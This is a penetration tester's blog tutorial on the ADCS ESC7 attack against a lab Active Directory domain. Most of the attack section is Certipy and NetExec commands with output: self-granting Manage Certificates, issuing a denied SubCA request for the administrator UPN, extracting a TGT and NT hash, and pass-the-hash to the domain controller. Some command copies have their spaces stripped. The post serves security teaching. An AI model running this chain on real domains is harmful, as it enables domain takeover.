Active Directory Certificate Attack: ESC7

Asif Khan

July 30, 2024

ADCS Part VII – Introduction

In PART 6 of this short ADCS series, we provided an overview of Active Directory Certificate Services and demonstrated **ESC6**, one of the escalation techniques. This post will walk you through **ESC7**, another critical escalation technique that leverages high-privileged permissions on **Certificate Authority(CA)**. This technique relies on the fact that users with the **Manage CA** and **Manage Certificates access rights** can issue previously denied certificate requests, which can be manipulated to gain elevated access. This method underscores significant security risks associated with improper certificate authority configurations and highlights the importance of strict access control in active directory environments.

Video Walkthrough

Watch Video At: https://youtu.be/mp4lQJa6JUM

Prerequisites – ESC7 Attack


For this technique to work, the following requirements must be met:

- The user must have the **Manage Certificate Authority (CA)** access right.
- The user must also have the **Manage Certificates** access right.

> With the “**Manage Certificate Authority** (CA)” access right, you have the ability to grant yourself the “**Manage Certificates**” access right. You can do this by adding your user account as a new officer.

Copy

```
certipyca-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-add-officerpcoulson
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# certipy ca -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -add-officer pcoulson
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'pcoulson' on 'SHIELD-DC4-CA'

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─#
```

The certificate template **SubCA** must be enabled:

- Users with the **Manage Certificate Authority (CA)** and **Manage Certificates** access rights can issue failed certificate requests.
- The SubCA certificate template is vulnerable to ESC1, but only administrators can enroll in the template.
- A user can request a certificate from the SubCA. This request will be denied initially; however, the manager can approve it and then issue the certificate.
- **Note:** The SubCA certificate template is enabled by default but can also be enabled by utilizing **Manage Certificate Authority** (CA) and **Manage Certificates** access rights if it has been disabled by the admin.

Copy

```
certipyca-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-
enable-templateSubCA
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# certipy ca -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -enable-template SubCA
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'SHIELD-DC4-CA'

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─#
```

ESC7 – Walkthrough

The ADCS ESC7 attack exploits the combination of "**Manage Certificate Authority (CA)**" and "**Manage Certificates" access rights**. In this attack, an attacker with "Manage CA" access rights can add themselves as a new officer and grant themselves "**Manage Certificates**" access rights.

The attacker can then request a certificate using the **Subordinate Certificate Authority (SubCA)** certificate template. While this request is initially **denied**, the attacker, with their high privileges, can issue the previously denied certificate request. This allows the attacker to elevate their privileges, potentially gaining access as a domain administrator.

To find the dangerous permission, we can use Certipy below command:


Copy

```
certipyfind-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'
```

Certipy generates outputs in **JSON** and **TXT** file formats. These files are named "**_Certipy**" and can be found in the current folder.


Copy

```
cat20240713124024_Certipy.txt
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# cat 20240713124024_Certipy.txt
Certificate Authorities
  0
    CA Name                             : shield-DC4-CA
    DNS Name                            : DC4.shield.local
    Certificate Subject                 : CN=shield-DC4-CA, DC=shield, DC=local
    Certificate Serial Number           : 40EFC0500DFEB2AD46B8834A9DB86186
    Certificate Validity Start          : 2023-11-28 18:30:36+00:00
    Certificate Validity End            : 2028-11-28 18:40:25+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SHIELD.LOCAL\Administrators
      Access Rights
        Enroll                          : SHIELD.LOCAL\Authenticated Users
                                          SHIELD.LOCAL\phil coulson
        Read                            : SHIELD.LOCAL\phil coulson
        ManageCa                        : SHIELD.LOCAL\phil coulson
                                          SHIELD.LOCAL\Domain Admins
                                          SHIELD.LOCAL\Enterprise Admins
                                          SHIELD.LOCAL\Administrators
        ManageCertificates              : SHIELD.LOCAL\Domain Admins
                                          SHIELD.LOCAL\Enterprise Admins
                                          SHIELD.LOCAL\Administrators
    [!] Vulnerabilities
      [redacted]
      ESC7                              : 'SHIELD.LOCAL\\phil coulson' has dangerous permissions
      [redacted]
```

We know that the user "**pcoulson**" is a member of the "DOMAIN USER" group, and from the GIF below, we can see that he has **ManageCA right** over **Certificate Authority**. (SHIELD-DC4-CA@SHIELD.LOCAL).




PCOULSON@SHIELD.LOCAL

OVERVIEW

Sessions	0
Sibling Objects in the Same OU	4
Reachable High Value Targets	13
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES


Display Name	phil coulson
Object ID	S-1-5-21-965451971-2951508720-4206023733-1109
Password Last Changed	Sun, 10 Mar 2024 18:03:44 GMT
Last Logon	Sun, 02 Jun 2024 22:37:46 GMT
Last Logon (Replicated)	Sat, 13 Jul 2024 16:24:27 GMT



After meeting the prerequisites for the attack, initiate a certificate request using the **SubCA template.** When the request is denied, save the private key and note the request ID.

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-
templateSubCA-targetDC4.shield.local-upnadministrator@shield.local
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# certipy req -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -template SubCA -target DC4.shield.local -upn administrator@shield.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user
 to enroll for this type of certificate.
[*] Request ID is 133
Would you like to save the private key? (y/N) y
[*] Saved private key to 133.key
[-] Failed to request certificate

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# 
```

To issue the previously denied certificate request, use the certipy command with the `-issue-request` **parameter.**

Copy

```
certipyca-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-issue-
request133
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# certipy ca -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -issue-request 133
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# 
```

Retrieve the issued certificate by running the req command with the **-retrieve parameter.**

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'-
templateSubCA-targetDC4.shield.local-upnadministrator@shield.local-retrieve133
```




```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─#  certipy req -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@' -template SubCA -target DC4.shield.local -upn administrator@shield.local -retrieve 133
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 133
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@shield.local'
[*] Certificate has no object SID
[*] Loaded private key from '133.key'
[*] Saved certificate and private key to 'administrator.pfx'

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─#
```

Once the .pfx certificate file is obtained, request the domain **admin TGT Ticket** or the **administrator hash** to gain access to the domain controller.

Copy

```
certipyauth-pfxadministrator.pfx
```

```
netexecsmb192.168.115.180-uadministrator-
Haad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```



```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─# netexec smb 192.168.115.180 -u administrator -H aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
SMB         192.168.115.180 445    DC4              [*] Windows 10.0 Build 20348 x64 (name:DC4) (domain:shield.local) (signing:True) (SMBv1:False)
SMB         192.168.115.180 445    DC4              [+] shield.local\administrator:c5153b43885058f27715b476e5246a50 (Pwn3d!)

┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS/ESC7]
└─#
```

Gaining Access to DC via Pass-The-Hash Technique

Please refer to one of our previous **ADCS attacks** for more detailed information on gaining access via the Pass-The-Hash Technique.

We need to obtain the **administrator.pfx file**, which can be acquired by executing the below command.

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.LOCAL-
upn'administrator@shield.local'
```

To continue, refer to one of our previous **ADCS attacks** for more detailed information on gaining access using TGT Ticket.

Conclusion

The **ADCS ESC7 attack** underscores the critical need for stringent access control and proper configuration of certificate authorities in Active Directory environments. By exploiting the combination of “**Manage Certificate Authority**” and “**Manage Certificates**”

access rights, attackers can bypass initial certificate request denials and issue vulnerable certificates as managers. This can lead to elevated access and further system compromise.

To mitigate this risk, organizations should ensure that access rights are tightly controlled and certificate templates are properly configured and monitored. Regular audits and security assessments are essential for identifying vulnerabilities. Implementing robust security measures can help prevent attackers from exploiting these weaknesses. By remaining vigilant and proactive, organizations can safeguard their Active Directory environments from the **ADCS ESC7 attack** and other similar threats.

Detections & Mitigations

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

Credits & References

- Impacket
- Certipy
- NetExec
- specterops

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.